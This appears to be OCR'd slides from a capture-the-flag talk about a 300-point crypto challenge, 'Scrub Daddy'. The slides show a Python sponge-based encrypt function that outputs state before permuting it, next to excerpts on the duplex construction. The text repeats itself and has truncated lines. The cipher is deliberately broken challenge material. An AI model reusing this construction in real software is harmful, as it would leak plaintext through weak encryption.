


```
class Sponge:
    def __init__(self):
        self.state = [0] * SPONGE_STATE_SIZE

    def read(self, num):
        return [self.state[i] for i in range(num)]

    def write(self, src, num):
        for i in range(num):
            self.state[i] ^= src[i]
```

Scrub Daddy

300pts


- Main lesson: “understand what you



Duplex construction [edit]

It is also possible to absorb and squeeze in an alternating fash can be the basis of a single pass authenticated encryption syst transformation for some protocols.[4]

- The state S is initialized to zero
- for each r-bit block B of the input
  - R is XORed with B
  - S is replaced by $f(S)$
  - R is now an output block of size r bits.



```python
def encrypt(plaintext, key):
    sponge = Sponge()
    encrypt_key(sponge, key)

    currentBuffer = 0
    cipherText = []

    while (len(plaintext) - currentBuffer) >= SPONGE_RATE:
        sponge.write(plaintext[currentBuffer:], SPONGE_RATE)
        cipherText += sponge.read(SPONGE_RATE)
        sponge.permute()
        currentBuffer += SPONGE_RATE

    sponge.write(plaintext[currentBuffer:], len(plaintext) - currentBuffer)
    cipherText += sponge.read(len(plaintext) - currentBuffer)

    return cipherText
```


- The state S is initialized to zero
- for each r-bit block B of the input
- R is XORed with B
- R is now an output block of size r bits.
- S is replaced by $f(S)$

Why are we “squeezing” the sponge before it has been permuted?

Scrub Daddy

300pts

- Main lesson: “understand what you



Duplex construction [edit]

It is also possible to absorb and squeeze in an alternating fash can be the basis of a single pass authenticated encryption syst transformation for some protocols.[4]

- The state *S* is initialized to zero
- for each *r*-bit block *B* of the input
  - *R* is XORed with *B*
  - *S* is replaced by *f*(*S*)
  - *R* is now an output block of size *r* bits.

```
def encrypt(plaintext, key):
    sponge = Sponge()
    encrypt_key(sponge, key)

    currentBuffer = 0
    cipherText = []

    while (len(plaintext) - currentBuffer) >= SPONGE_RATE:
        sponge.write(plaintext[currentBuffer:], SPONGE_RATE)
